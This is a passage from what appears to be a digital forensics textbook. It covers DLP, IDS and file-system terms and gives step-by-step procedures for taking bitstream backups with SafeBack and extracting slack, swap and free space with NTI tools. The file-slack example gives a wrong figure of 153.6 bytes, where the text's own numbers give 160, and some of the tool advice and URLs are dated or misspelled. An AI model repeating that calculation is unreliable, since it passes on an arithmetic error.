 - A DLP device performs real-time monitoring of data at rest, data in transit, and data in use in order to detect attempts to steal said data. There are both hardware and software DLP solutions. A Network DLP System can either be a hardware or software-based solution that is placed at the network perimeter to perform data in transit detection. A Cloud DLP system is SaaS (Software as a Service) that is guarding the data that is being stored in a cloud environment. An Endpoint DLP System is a software-based client whose purpose is to monitor the data in use on a computer system and it can prevent a file transfer and/or send an alert to someone (Admin, Data Owner, etc.) about the situation. A Storage DLP System is software that has been installed on datacenter (SOC, etc.) servers to perform an inspection of data at rest.
- Firewall
 - Protects a system from undesired network traffic.
 - Can be host based or network based.
 - Can be software or hardware.
- Intrusion Detection System (IDS)
 - This can be either a hardware device or a software application that is monitoring a particular system or an entire network. As network traffic enters it, data analysis occurs in real-time in order to ascertain whether or not the traffic is of a malicious nature.

There are both HIDS (Host-Based IDS) and NIDS (Network-Based IDS). Note that an IDS can only produce an alert and log the suspicious activity. Remember that you can use these logs (and the logs of other devices attached to the network) to recreate events that occurred on the network after an attack has occurred (this helps you to understand what happened).

- Intrusion Prevention System (IPS)
 - Quite similar to an IDS except the IPS can not only alert and log but also act on malicious network traffic such as an action to stop such traffic from proceeding any further into the network infrastructure.

MICROSOFT WINDOWS OPERATING SYSTEMS AND FILE SYSTEM TYPES

- Allocated storage space
 - This is the location on a drive volume where files are stored.
- ASCII
 - American Standard Code for Information Interchange (ASCII) is a character encoding standard intended for electronic communication. ASCII codes denote text in computers, telecommunications equipment, and various other devices.
- Bad sector
 - This is a location on the disk that is no longer able to store data. There are numerous things that can cause this to occur.
- Bit
 - A bit can only be a zero (0 = negative charge) or a one (1 = positive charge).
- Bitstream backup
 - Also called a Forensic Image. Every bit on the hard drive is captured via this process (specific tools are used for this).
- Byte
 - Composed of 8 bits. Nowadays this is usually considered the smallest addressable memory unit but there are some older computer systems that have a 4-bit addressable memory unit and depending on what country/environment you are working in, you may come across them. Additionally, some individuals who delve into electronics in this arena use ICs (Integrated Circuits) that use 4 bits and if these devices are connected to a computer you wish to examine then you need to take this into consideration during your analysis.
- Cluster
 - This is a logical storage unit on a disk that comprises contiguous sectors.

- FAT12
 - Not encrypted.
 - Metadata is less valuable when compared to an NTFS file system.
- File extension
 - This is the set of letters that follow the “dot” in a complete file name. For example, a modern Microsoft Excel filename might be account-1.xlsx, where the file extension is the “xlsx.” This can be deceiving though, because a malicious actor might want to place a false file extension on a filename to lead you to believe it is an Excel file when it is really an executable (.exe) file. In reality, it is the file header that tells you what type of file you are really examining. Note that Microsoft File Explorer may not even display the file if the file extension does not match with what the file header shows to be the true file type.
- File slack
 - If the size of a file is 2400 bytes (2.4 kilobytes = 2.4 KB) and your sector size is 512 bytes, then it would take 5 of those sectors ($2400 \text{ bytes} / 512 \text{ bytes} = 4.7$ which would be rounded up to 5.0) to hold the entire 2400-byte file. That leaves 153.6 bytes ($5.0 - 4.7 = 0.3 \Rightarrow 0.3 \times 512 = 153.6 \text{ bytes}$) and this 153.6 bytes is what is called file slack. So, the file slack is the residual unused bytes in the last sector of a cluster. File slack is important because data can be hidden here. Here the logical size of the file is 2400 bytes (what you see in Microsoft's File Explorer) but the physical size of the file is 2560 bytes (512×5 , i.e., 5 sectors of 512 bytes per sector comes to 2560 bytes total).
- Hiberfil.sys
 - Comprises a replica of the contents of Random Access Memory (RAM) and is saved to the hard drive if the computer is placed in hibernate mode. When the computer is booted up, Hiberfil.sys contents are loaded back into RAM memory.
- NTFS
 - Potentially strong encryption.
- Operating system
 - Programs whose purpose is to control/manage computer hardware and associated system resources.
- Pagefile.sys
 - Holds data frames that were swapped from RAM to the hard disk. Potentially there will be a lot of interesting information here for you to analyze. A paging file is essentially an area on the hard disk that Microsoft Windows makes use of as if it were RAM.
- Partition
 - A logical storage area.
- Prefetch files
 - These files comprise information pertaining to an application, such as the number of times it has been run, when it was run. The

stated purpose of Prefetch by Microsoft is that it will enhance the application startup process performance but from the viewpoint of a forensics investigator, Prefetch files can be examined to ascertain which applications have been run and exactly when they had been run. Such information can discover programs that were installed and run by the system owner and/or Admin for the sole purpose of removing incriminating evidence.

- RAM
 - Random Access Memory.
- Registry
 - Records configuration changes to a system.
- Sector
 - On a magnetic hard disk sectors can be of various sizes, such as 512 bytes, 2048 bytes, 4096 bytes, and other sizes.
- Tracks
 - Picture a rubber band wrapped around a disk. This gives you some idea of what a track is like and it contains the sectors where data is stored.
- Unallocated storage space (USS)
 - When you delete a file from a computer, it still physically exists on the drive volume but that storage space is now available to be overwritten by another file and of course USS can be used to create a new partition on a drive volume.
- Unicode
 - An enhanced version of ASCII that is an international encoding standard supporting far more languages globally (among other things).


DETAILED PROCEDURES FOR OBTAINING A BITSTREAM BACKUP OF A HARD DRIVE

Since some of you who are reading this book have an interest in working in forensics, and there are many tools out there, where should you focus your efforts from a tools perspective to enhance your opportunity for work in this arena? The following is a list of the nine significantly used forensics tools by major organizations both in the United States and globally:

1. Kali Linux (Sleuth Kit, etc.)
2. EnCase
3. AccessData's FTK
4. X-Ways Forensics
5. Paraben
6. Cellebrite
7. Magnet Axiom (and for triage, Ignite)
8. Volatility
9. DD (Linux/Unix)

Kali Linux

Kali Linux can be used for both penetration testing and as a live-response forensic tool since it comprises numerous tools essential for full forensic investigations. When initially booting from a CD/DVD or flash drive, the forensic investigator has numerous selections to pick from, such as Live (forensic mode), leaving the evidence drive unchanged (auto-mounting of any other storage media is disabled), which subsequently affords integrity of our original evidence during the investigation. Note that in this mode Kali prevents the writing of data to the swap file (case significant data that was recently deposited in memory may likely be present in this file). The Kali Linux menu looks like this:



The forensics section of Kali provides the following capabilities (there are also command line tools we can make use of in Kali), some of which we will discuss as we move forward in this book:

11 - Forensics

- Forensic Carving Tools
- Forensic Imaging Tools
- PDF Forensics Tools
- Sleuth Kit Suite

I'll also point out the fact that if you are concerned about your forensics work being accepted in a court of law in whatever country you are working in, then you need to follow the laboratory setup procedures stipulated by Interpol in this document: "Global Guidelines for Digital Forensics Laboratories." There are other methodologies that are in use today in

various countries that you can use, but as I stated above, if you want your work to be accepted in court in any country you are working in, then follow this Interpol document. On top of this, we need to be aware of the NIST (National Institute of Standards and Technology) CFTT (Computer Forensics Tool Testing) program. This globally public database provides you with test results of forensic tools, and if you are going into court you want to ensure that you are using tools that NIST gave positive results for. You can make use of this database at:

<https://www.nist.gov/itl/ssd/software-quality-group/computer-forensics-tool-testing-program-cftt/cftt-technical/disk>

and additional information at:

<https://www.dhs.gov/science-and-technology/nist-cftt-reports>

It can also be a good idea at times to discover the same evidence using more than one tool for verification purposes. Kali provides us with the ability to do that.

It's not all roses though. There are also numerous tools available to thwart forensics investigations. Some of these are as follows:

- The newer solid state drives (SSDs) are far more efficient at data deletion than magnetic drives
- Tor Browser
- Encryption
 - PGP
 - TrueCrypt
 - BitLocker
 - VeraCrypt ... to name a few
- Anonymous Internet access at coffee shops (and similar shops) globally
- VPNs
 - Globally there are numerous VPN providers who will either not cooperate with law enforcement or don't have to cooperate with law enforcement due to local laws
 - Numerous providers keep no logs or logs for only a short period of time (many less than a month)

Now back to a Kali Linux focus for a bit. There are other books, videos, etc. that provide the details of downloading and installing Kali. That's not the focus of this book but I'll just hit a few highlights.

You can download Kali from: <https://www.kali.org/downloads/>

This will provide you with the ISO image from which you can install and set up Kali. If you don't have a separate machine to place Kali on, you can use a tool such as VirtualBox and run Kali as a VM. You can make use of software like Rufus or UNetbootin to install Kali onto various removable storage media, such as a flash drive, external hard disk, or an

SD card. VirtualBox can be located at: <https://www.virtualbox.org/wiki/Downloads>

Besides on your laptop or desktop, you should install Kali on an SD card or a flash drive to assist you during an investigation. You can either use UNetbootin (<http://unetbootin.github.io/>) or Rufus (<https://rufus.ie/>). There are other choices but these will suffice.

A key point to remember before acquiring a forensic image (bitstream backup/copy) of a hard drive is to use a write blocker to protect the drive you are acquiring from being contaminated during your endeavors.

It does depend on your situation and the environment you are working in, but if possible, my preference is to use a FRED Forensic Workstation from Digital Intelligence:

- <https://digitalintelligence.com/store/products/fred>

In conjunction with FRED, I also prefer the UltraKit from Digital Intelligence:

- <https://digitalintelligence.com/store/products/w3008>
 - Contains write blockers, adapters, connectors, etc. and can be customized as needed

We may need to show proof (depends on whom you are doing the work for) that the evidence has not been tampered with by making a hash of the evidence. One way to do this (an example) is to make use of the md5sum command:

- `md5sum <path/drive>`
- `md5sum /dev/sda`

Let's first start with some tools that have been around for decades and are available globally. You could choose to use either SafeBack or EnCase to obtain the bitstream backup. In this case, you choose SafeBack. You look on the back of the system and see that there is a parallel port but no SCSI (Small Computer Systems Interface) port. The bitstream backup of the hard drive will take much less time if a SCSI connection can be used instead of the parallel port. Therefore, also go through the process of installing a SCSI card in the victim system. (I always carry a SCSI card as part of a standard toolkit.) The steps taken are as follows:

1. Pull the power plug from the back of the computer (not from the wall).
2. Look carefully for booby traps (unlikely, but possible) as you open the case of the computer. Look inside for anything unusual. Disconnect the power plugs from the hard drives to prevent them from accidentally booting.

3. Choose a SCSI card. The SCSI card I prefer to use for Microsoft Windows-based systems that have a PCI bus is the Adaptec 19160 because of its high performance and reliability. Adaptec 19160 comes with EZ-SCSI software, and updated driver software can be obtained automatically over the Internet. Adaptec rigorously tests its card with hundreds of SCSI systems. I have never had a problem with one of its cards, so I highly recommend them. The card has a five-year warranty and free technical support (if I need help with configuration, etc.) for two years. It is a great bargain. (Just so you know, Adaptec has no idea I am saying good things about its product; I am just impressed with it.)
4. Now install the SCSI card into an open 32-bit PCI expansion slot in the victim system. Read the small manual that comes with the SCSI card. Remove one of the silver (usually) expansion slot covers. Handle the card carefully. It is inside a static protection bag. Be sure to discharge any static electricity from your body before handling the card to avoid damaging it. Do this by touching a grounded metal object (such as the back of a computer that is plugged in). PCI expansion slots are normally white or ivory colored. Once the card clicks in place (you may have to press down somewhat firmly), use the slot cover screw that you had to remove to secure the card in place.
5. Plug the system power cable back into the back of the computer.
6. Insert the DOS boot diskette and power up the computer. I will discuss this boot diskette for a moment. The DOS boot diskette is a diskette that goes in the A: drive of the target system (*Note:* This boot medium could just as easily be on a CD-ROM, Jaz, or Zip disk. What you use depends on what is available to you on the target system.) I will discuss the contents of this boot diskette shortly.
7. Turn on the system and press the proper key to get into the CMOS BIOS area. On some systems the proper key to press is displayed on the screen. If not, some common keys to get into the CMOS BIOS area are:

Dell computers	F12
Compaq	F10
IBM	F1
PC clones	Delete, Ctrl-Alt-Esc, Ctrl-Alt-Enter
8. Run the CMOS setup and ensure that the computer will boot first from the diskette. While in the CMOS BIOS setup, note the time and compare it to the time on your watch. Make a note of any difference for future reference with your own time keeping and the times that are running on other systems (such as router time, firewall time, etc.). The NTI forensics utility “gettime” may also be used before beginning the evidence collection process (bitstream backup) if preferred.
9. Exit the CMOS BIOS routine and save changes.
10. Let the computer now continue to boot itself from the diskette. Now you know that the system will boot first from your diskette and will not boot from the system hard drive.

11. Power off the computer, disconnect the power cable from the back of the computer, and reconnect the hard drive power cables.
12. Put the cover back on the computer and plug the power cable back into the computer. Do not turn the computer back on yet.
13. Choose a medium to back up the victim's hard drive. In this example, I will use the Ecrix VXA-1 tape drive. (I highly recommend this tape backup unit. Learn more about this tape drive by going to <http://www.ecrix.com>. Each tape for Ecrix holds up to 66 GB of data, and the maximum data transfer rate is around 6 MB/sec.)
14. Place a SCSI terminator on the bottom SCSI connection of the Ecrix tape drive. Be sure there are no SCSI ID conflicts. (Read the short manuals that come with the Ecrix tape drive and the Adaptec SCSI card for more information. You probably will not have to do anything, but read them just in case.)
15. Connect the 50-pin SCSI cable from the back of the Ecrix tape drive to the Adaptec SCSI card external connector on the back of the victim system.

With the following changes to the standard SCSI settings, Ecrix VXA-1 works excellently with SafeBack. Do not start yet. Follow these steps when I actually tell you to boot the system with your boot diskette:

1. When your system boots, wait for the "Press Ctrl-A for SCSI Setup" message to appear, and then press Ctrl-A.
2. When the SCSI setup menu appears, choose "Configure/View Host Adapter Settings."
3. Then choose "SCSI Device Configuration."
4. Set "Initiate Sync Negotiation" to NO for all SCSI IDs.
5. Set "Maximum Sync Transfer Rate" to 10.0 for all IDs.
6. Set "Enable Disconnection" to NO for all IDs.
7. Press "Esc" and save all changes.

The boot diskette I will use needs to contain some basic DOS commands, Ecrix and Adaptec software drivers, SafeBack's master.exe file that runs SafeBack, and a few other forensic tools. The DOS boot diskette I am creating will also work with Jaz Drives and Zip Drives (as well as the Ecrix tape drive I am using). To create your DOS boot diskette (which you would have done before coming to the client site):

1. Place the diskette in the A: drive of a system you know and trust and type "format a:/s" (do not type the quotes) from the DOS command line prompt.
2. Once the formatting is complete, load the following files on the diskette:

config.sys, autoexec.bat, master.exe, aspi8u2.sys, guest.ini, himem.sys, fdisk.exe, format.com, smartdrv.exe, restpart.exe, aspiatap.sys, aspippm2.sys, advaspi.sys, aspicd.sys, aspippml.sys, guest.exe, aspi616.sys, nibble2.ilm, nibble.ilm, aspiide.sys, aspi8dos.sys, drvspace.bin, driver.sys., crcmd5.exe, disk-sig.exe, doc.exe, filelist.exe, getfree.exe, getslack.exe, getswap.exe, gettime.exe. Some of these files are not necessary, but I have found them to be helpful in the past so will I include them. Where do you obtain these files? The DOS commands/drivers may be obtained from a trusted machine in the c:\windows and c:\windows\command directories. The driver files and some of the executables may be obtained from the media provided with the Adaptec SCSI card and from Ecrix and Iomega media provided with those products. You may also obtain files from their respective websites. The autoexec.bat file mentioned above should contain the following statement:

```
smartdrv
```

The config.sys file mentioned above should contain the following statements:

```
files=30
buffers=8
lastdrive=z
dos=high,umb
device==himem.sys
device=aspi8u2.sys/D
```

3. Now place your boot diskette (be sure it is virus free) into the victim machine, turn on the system, and watch the system prompts as they display on the screen.
 - a. When the system boots, wait for the “Press Ctrl-A for SCSI Setup” message to appear, and then press Ctrl-A.
 - b. When the SCSI setup menu appears, choose “Configure/View Host Adapter Settings.”
 - c. Then choose “SCSI Device Configuration.”
 - d. Set “Initiate Sync Negotiation” to NO for all SCSI IDs.
 - e. Set “Maximum Sync Transfer Rate” to 10.0 for all IDs.
 - f. Set “Enable Disconnection” to NO for all IDs.
 - g. Press “Esc” and save all changes.
 - h. Let the system continue to boot to a DOS prompt.
4. Start SafeBack (run the master.exe program that is on your diskette).
5. Enter audit file name. (It cannot be the same location where your evidence will go.)

6. Choose these settings in SafeBack:

Backup, Local, No Direct Access, Auto for XBIOS use, Auto adjust partitions,
Yes to Backfill on restore, No to compress sector data.

7. Now select what is to be backed up using arrow keys, space bar, and appropriate letters, and then press <Enter> when done.
8. Enter the name of the file that will contain the backup image.
9. Follow prompts as required.
10. Enter text for the comment record. Include information on the case, the machine, and unusual items or procedures.
11. Press "Esc" when done with text comment record. The bitstream backup will now begin.

When the backup is completed, "Esc" back to the proper screen and perform a Verify operation on the evidence file you just made. Be sure to immediately make a duplicate of the disks/tapes before leaving the client site. Do not keep duplicate backup tapes in the same container. Send one to your lab via DCFL guidelines (<http://www.dcfll.gov>) and take the other copy of the evidence with you to your analysis lab.

Now, be sure to run DiskSig from NTI to obtain a CRC checksum and MD5 digest of the victim hard drive. See the section on DiskSig for more information. This will take time, depending on the size of the victim's hard drive.

It takes hours for the bitstream backups to be made. What should you do in the meantime?

First, ensure that your bitstream backup will be secure while the process is ongoing. As long as it is secure, discuss the network topology diagram with the network infrastructure experts. If possible, take a physical walk-through of the infrastructure. Follow the cables from the victim system to the ports, switches, routers, hubs – to whatever the system is connected. System/infrastructure experts at the client site will help you collect log information from relevant firewalls, routers, switches, etc.

Be sure to always maintain chain of custody for all evidence collected and keep the evidence in a secured area that has proper access controls.

Chapter 4 will cover details related to various evidence collection and analysis tools that are widely used in the industry, primarily tools from Guidance Software (<http://www.guidancesoftware.com>) and NTI (<http://www.forensics-intl.com>). The forensic tools from NTI are DOS based, have been in use by both law enforcement and private firms for many years, and are well tested in the court system. On the other hand, EnCase from Guidance Software is a relative newcomer on the scene. EnCase evidence collection is DOS based (although the Preview Mode can be used in Microsoft Windows to look at a hard drive before initiating the DOS-based

evidence collection activity), but the analysis tools are Microsoft Windows based (a collection of tools running under Microsoft Windows that makes the analysis effort easier).

QUESTIONS

1. State Locard's Exchange Principle.
2. To what website should you go to review computer search and seizure guidelines that are acceptable in a court of law? Which constitutional amendment applies here?
3. List, in order, the six investigative techniques used by the FBI.
4. What tools could be used to obtain a bitstream backup of a computer hard drive?



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

Evidence collection and analysis tools

Many evidence collection and analysis tools are commercially available. A description of several reliable ones is provided in this chapter. I'm still maintaining some of the older tools in this newer version since they are still being used in various parts of the world.

SAFE BACK

New Technologies, Inc.
<http://www.Forensics-Intl.com>

Upon your initial arrival at a client site, obtain a bitstream backup of the compromised systems. A bitstream backup is different from the regular copy operation. During a copy operation, you are merely copying files from one medium (the hard drive, for instance) to another (e.g., a tape drive, Jaz Drive, etc.). When performing a bitstream backup of a hard drive, you are obtaining a bit-by-bit copy of the hard drive, not just files. Every bit that is on the hard drive is transferred to your backup medium (another hard drive, Zip Drive, Jaz Drive, tape). If it comes as a surprise to you that hidden data exists on your hard drive (i.e., more is present on the hard drive than just the file names you see), then you are about to enter a new world, the world of the CyberForensic Investigator (CFI).

The procedure to use SafeBack in conjunction with the Iomega Zip Drive follows. This same procedure can be used for Jaz Drives, tape drives, etc. However, you will have to load different drivers (software modules) on your boot disk.

First create a boot disk. To do so, place a diskette in the floppy drive of the computer you are using and perform these steps (co = click once with your left mouse button; dc = double-click with your left mouse button; m = move your mouse pointer to):

```
co Start
m Programs
co MS-DOS Programs
```

Now you see: c: \ (or something similar).
Now type the command: format a: / s.

Follow the prompts. (No label is necessary, but you may give it one when asked if you wish.)

Now a formatted diskette is ready. From your NTI SafeBack diskette, copy the following files to the formatted diskette:

Master.exe
Respart.exe

From your Iomega Zip Drive CD-ROM, copy the following files to the formatted diskette:

advaspi.sys
aspil616.sys
aspi8dos.sys
aspiatap.sys
aspiide.sys
aspippml.sys
aspippm2.sys
nibble.ilm
nibble2.ilm
guest.exe
guest.ini
guesthlp.txt
smartdrv.exe

On the formatted diskette, set up an autoexec.bat file (c: \edit a: \ autoexec .bat <enter>) containing the following:

smartdrv.exe
doskey
guest

Save the file (Alt-F-S); exit the program (Alt-F-X).

Turn off the computer and connect the Zip Drive via a SCSI or parallel connection (whichever type you have). Connect power to the Zip Drive.

With your diskette in the computer's diskette drive, turn on the computer. The computer will boot from the diskette and show some initial bootup messages. When the bootup completes, there should be a message on the screen telling you which drive letter has been assigned to your Zip Drive. I will assume the drive letter assigned to the Zip Drive is D. If your drive letter is different, replace the d: with your assigned drive letter.

Now run SafeBack from the diskette in your A: Drive. Type the following:

a: <enter>
master <enter>

Remember: If you need additional help for any of the screens that come up, press FI and additional information pertaining to the screen will be provided.

You will first be asked to enter the name of the file to which the audit data will be written. You can choose any name, but it is best to pick a name that is significant in relation to the client site and the computer you are backing up. Press <enter> after you type in your filename to move on to the next screen.

Notice that there are choices to be made here. Again, use FI to learn more about each choice. Use the arrow keys to move to the various selections. A red background will indicate the choice currently selected. When you have made a selection on each line, do not press <enter>; use the down arrow to go to the next line and make another selection, etc. Make the following selections:

Function: Backup
Remote: Local
Direct Access: No
Use XBIOS: Auto
Adjust Partitions: Auto
Backfill on Restore: Yes
Compress Sector Data: No
Now press <enter>.

This brings you to the drive/volume selection screen. Press FI to get more information about this screen. Select the drives/volumes you want to back up to the Zip Drive. See the legend for the keys you should press to make your selection. After making your selection(s), press <enter> to move on to the next screen.

You are now asked to enter the name of the file that will contain the backup image of the drive/volume you are backing up. Use a name that is meaningful to you. Press <enter> when you have done this to get to the next screen.

You are now asked to enter your text comments. Press FI for more information. Press Esc (not <enter>) when you have completed your comments. SafeBack now begins the backup process. Depending on the size of the drive/volume being backed up, you may be asked to put in additional Zip Disks at certain intervals. Do so when the request occurs. Be sure to label the Zip Disks so you do not get them mixed up.

When you have completed the backup process, use the SafeBack “Verify” option (instead of the backup option you chose the first time) to verify that nothing is wrong with your backup. Once verified, make an additional copy of the backup Zip disks. One copy is your evidence copy that will be kept in a secure location (to maintain proper chain of custody) and the other is your working copy, the one on which you will use other CF analysis tools.

Now use the “Restore” function (again, instead of the “Backup” function that you used earlier) to restore the Zip backups you made to a hard drive on another computer (the computer to be used to perform your analysis). Use the same process for connecting the Zip Drive to the analysis computer (AC) and boot the AC with your boot diskette. When it has booted, go through the same SafeBack startup process (Master <enter>) and this time choose the “Restore” function and follow the prompts. Use FI to get more help if needed.

Now, the SafeBack image file has been restored to your AC. I will now move on to other CF tools to perform analysis.

GETTIME

New Technologies, Inc.
<http://www.Forensics-Intl.com>

GetTime is used to document the time and date settings of a victim computer system by reading the system date/time from CMOS. compare the date/time from CMOS to the current time on your watch or whatever timepiece being used. Do this before processing the computer for evidence.

To run GetTime, do the following:

```
gettime <enter>
```

When you did this, a text file was generated named STM-1010.001. Print out this document (or bring it up in a text editor, such as Microsoft Word) and fill out the date/time from the timepiece being used (your watch, a clock, etc.).

FILELIST, FILECNVT, AND EXCEL

New Technologies, Inc.
<http://www.Forensics-Intl.com>

Now that you have restored your bitstream backup to drive C of your analysis computer (AC), use FileList to catalog the contents of the disk. FileCnvt and Excel are used to properly read the output of the FileList program.

First type FileList by itself at a DOS prompt:

```
filelist <enter>
```

This provides you with the syntax for this program. Take a little time to study the command syntax shown. I will not take advantage of all the options provided in our example.

```
filelist/m/d a:\DriveC C: <enter>
```

The above statement will catalog the contents of c:, perform an MD5 computation on those contents (/m), contain only deleted files from drive C (/d), and place the results in the file a:\DriveC.

Now do the following:

```
dir/od a: <enter>
```

Note the files DriveC.L01 and DriveC.L99. Because DriveC.L99 is zero bytes in length (column 4 in the DOS window), delete it with the command:

```
a:\del DriveC.L99 <enter>
```

This leaves the DriveC.L01 file. This file contains your cataloged data of drive C. This file cannot be used directly. Run FileCnvt first. With both FileCnvt and DriveC.L01 in the same directory, type the following:

```
filecnvt <enter>
```

If more than one file is shown, choose DriveC.L01 with the arrow keys and press <enter>. You are asked to enter a unique name to describe the computer or client you are working with. Enter a name of your choice and press <enter>. You are told that DriveC.dbf (a database file) has now been created. Clear the computer screen using the command:

```
cls <enter>
```

Now run Microsoft Excel. (You may use any other program that reads.dbf files. I will assume you are using Excel.) Open the DriveC.L01 file. You will see three columns of information. Column 3 provides the filenames of the deleted files (because you chose to use the /d option).

To see the difference, now run FileList without the /d option:

```
filelist a:\DriveC c: <enter>  
filecnvt <enter>
```

Look at the results in Excel.

You now have a spreadsheet that can be sorted and analyzed using standard Excel commands. Using FileList, it is simple to review the chronology of usage on a computer hard drive, several computer hard drives, or an assortment of diskettes.

GETFREE

New Technologies, Inc.
<http://www.Forensics-Inti.com>

Now we want to obtain the content of all unallocated space (deleted files) on drive C of your AC and place this data in a single file. This single file can be placed on a diskette (or Zip Disk if more space is needed).

You can type the following to see the syntax of this program:

```
getfree <enter>
```

To estimate the amount of filespace needed to hold the unallocated space, use the command:

```
getfree C: <enter>
```

Near the bottom of the results of this command, we see "A total of xxx MB is needed." Replace the xxx with whatever value your system shows you. Let us say that xxx = 195. This means one 250-MB Zip Disk could be used to hold the 195 MB of data. Let us say that our Zip Drive is drive D. Therefore, we would use the following command:

```
getfree/f d:\FreeC c: <enter>
```

The /f option allows us to filter out non-printing characters. Later in the investigation, we may want to run GetFree without the /f, but to start, this is fine. The d:\FreeC is the Zip Drive (d:) and the FreeC is the filename chosen in which to place the unallocated space data. The c: is the drive we are looking on for unallocated space.

Now, any files that were deleted from drive C are in a single file (FreeC). This may provide some excellent data related to the case we are working on.

SWAP FILES AND GETSWAP

New Technologies, Inc.

<http://www.Forensics-Intl.com>

If the bitstream backup that is on drive C of your AC is a Microsoft Windows operating system or any other operating system that contains static swap files, you will want to copy these swap files to your Zip Drive (drive D).

If this is a Microsoft NT system (or Windows 2000, which is essentially NT 5), copy the pagefile.sys file to a separate Zip Disk(s). You must do this copy operation in DOS mode (not a DOS window running under NT) because while Windows NT is running, the pagefile.sys file is being used and you cannot perform the copy.

To perform this copy operation, go to the directory where pagefile.sys resides (usually c:\winnt\system32\) and, assuming your Zip Drive is drive D, use the following command:

```
c:\winnt\system32\copy pagefile.sys d: <enter>
```

For systems such as Microsoft Windows 95 or 98, look for win386.swp in c:\windows. Perform the same type of copy operation under DOS:

```
c:\windows\copy win386.swp d: <enter>
```

Under other Microsoft Windows systems, look for a file called 386SPART.PAR and perform the same type of copy operation to your Zip Drive under DOS.

There are a number of other operating systems with a variety of different swap files. See the documentation for the operating system you are using to obtain the names and locations of these swap files.

Now let us discuss the use of GetSwap. The purpose of GetSwap is to obtain data found in computer “swap” or “page” files, so that the data can later be analyzed during an investigation. GetSwap will obtain all such data from one or more hard drive partitions in a single pass. Because of the way swap space works, a document could have been created, printed, and never “saved” but still be in swap space. Valuable data can be obtained from swap space. GetSwap must be run under DOS, not MS Windows. Therefore, boot your system to DOS by using either a boot diskette or choosing MS-DOS at startup before using GetSwap.

To read the manual for GetSwap from a DOS prompt, use:

```
getswap man | more <enter>
```

To find out what types of partitions you have on the drives (FAT, NTFS), use:

```
getswap id <enter>
```

If you use the /F option with GetSwap (getswap d:\SwapInfo C: / f), the size of the swap file can be significantly reduced by filtering out the binary data and leaving only the ASCII text data to be analyzed. This is good for a first pass. If you do not find what you are looking for, you can always run GetSwap again without the /F so that you then have the binary data to analyze also.

If you want to obtain all swap data (binary and ASCII text) from C and place the resulting swap file data on your Zip Drive (D) in a file named SwapData, use the following command:

```
getswap d:\SwapData C:
```

If you do not have additional drives to obtain swap data from, such as drives E, F, and G, use the following command:

```
getswap d:\SwapData C: E: F: G:
```

GetSwap would search all the above drives for swap data and place the information it found into d:\SwapData. Later, other tools will be used to analyze the swap data we have collected in the file SwapData.

To run GetSwap, type:

```
GETSWAP <Enter>
```

The command syntax of the GetSwap command is:

```
GETSWAP <Filename> <Volume:> [<Volume:> <Volume:>..] [/F]
```

Note: The path can be included with the filename. The filename you specify will contain the swap data that is obtained from the volume(s) you search. The /F may be added to filter out binary data and leave only the ASCII text. You may look at ASCII text first if you wish, but remember that binary data may contain important information.

To show a list of the hard drive volumes that are recognized by GetSwap, type:

```
GETSWAP ID
```

To see the GetSwap manual, type:

```
GETSWAP MAN | MORE
```

To use GetSwap, type:

```
get swap c:\D_Swap D:
```

This will obtain the swap data from drive D and place the results in the file:

```
c:\D_Swap.
```

GetSwap will obtain data from both NTFS and FAT-type partitions. The purpose of GetSwap is to retrieve data found in swap or page files of computer systems. From these, you can search, process, and analyze the data as you wish during an investigation. Swap file data is stored in computer memory (virtual memory, i.e., – areas of the computer's hard drive). Because of this, the hard drive contains data that would normally never be on the hard drive but only in RAM (random access memory).

GETSLACK

New Technologies, Inc.
<http://www.Forensics-Intl.com>

GetSlack will be used to capture the data contained in the file slack of the hard drive on our AC (drive C in our case). The file we create that contains the file slack will be placed on the Zip Drive (drive D).

Files fill up one or more clusters on a hard drive. Whatever portion of a cluster that the file does not completely fill up is called slack space. Slack space is used by the operating system for various things, but the ordinary computer user cannot view it. Special tools are required to view slack space. Valuable information pertaining to an investigation can be found here.

To observe the command syntax, type:

```
getslack <enter>
```

To estimate how much slack space is on drive C, type:

```
getslack c: <enter>
```

When this command has completed, you will see (near the bottom) a statement such as “A total of xxx MB of slack space is present,” with xxx being the amount of slack space on the drive you are checking.

To actually obtain the slack space from drive C and place it on Zip Drive D, type:

```
getslack d:\C_Slack C: <enter>
```

If we wanted to do the same thing as above but also wanted to filter out nonprintable characters, we would type the following:

```
getslack/f d:\C_Slack C: <enter>
```

TEMPORARY FILES

When working with a Microsoft Windows operating system, copy the Windows temporary files to your Zip Drive D. These files have a .tmp extension. The easiest way to find these files is as follows:

1. Click on Start with the left mouse button.
2. Move the mouse pointer to Find.
3. Click on Files or Folders.
4. Place * .tmp in the Named: box.
5. Leave the Containing Text: box blank.
6. Place c:\ in the Look in: box.
7. A checkmark should be in the Include subfolders box.
8. Click on the Find Now box with the left mouse button.

Notice that Column 4 indicates that you have found all of the .tmp files on drive C. The easiest way to copy all of these files to your Zip Drive D is:

1. Click once with your left mouse button on the first file in the Name column.
2. Scroll down to the bottom of the file list using the scroll bar on the right side.
3. Press the Shift key; then click once with the left mouse button on the last file.
4. All files in the Name column are now highlighted.
5. Now place the mouse pointer on any highlighted file and press the right mouse button.
6. Select Copy with the left mouse button.
7. Minimize all open windows.
8. Double-click on the My Computer icon.
9. Right-click once on the drive D icon.
10. Select Paste with the left mouse button.

You have now placed the .tmp files on your Zip Drive D. Later you will perform an analysis on these .tmp files with your CF tools.

Filter_I

New Technologies, Inc.
<http://www.Forensics-Inti.com>

Filter_I has the ability to make binary data printable and to extract potentially useful data from a large volume of binary data. Another excellent use for this tool is to aid in the creation of a keyword list for use with another CF tool, TextSearch Plus.

This tool will be used to analyze the data you collected from free space (using GetFree), swap space (using GetSwap), slack space (using GetSlack), and temporary files. To use FilterJ, first type the following from a DOS prompt:

```
filter_I <enter>
```

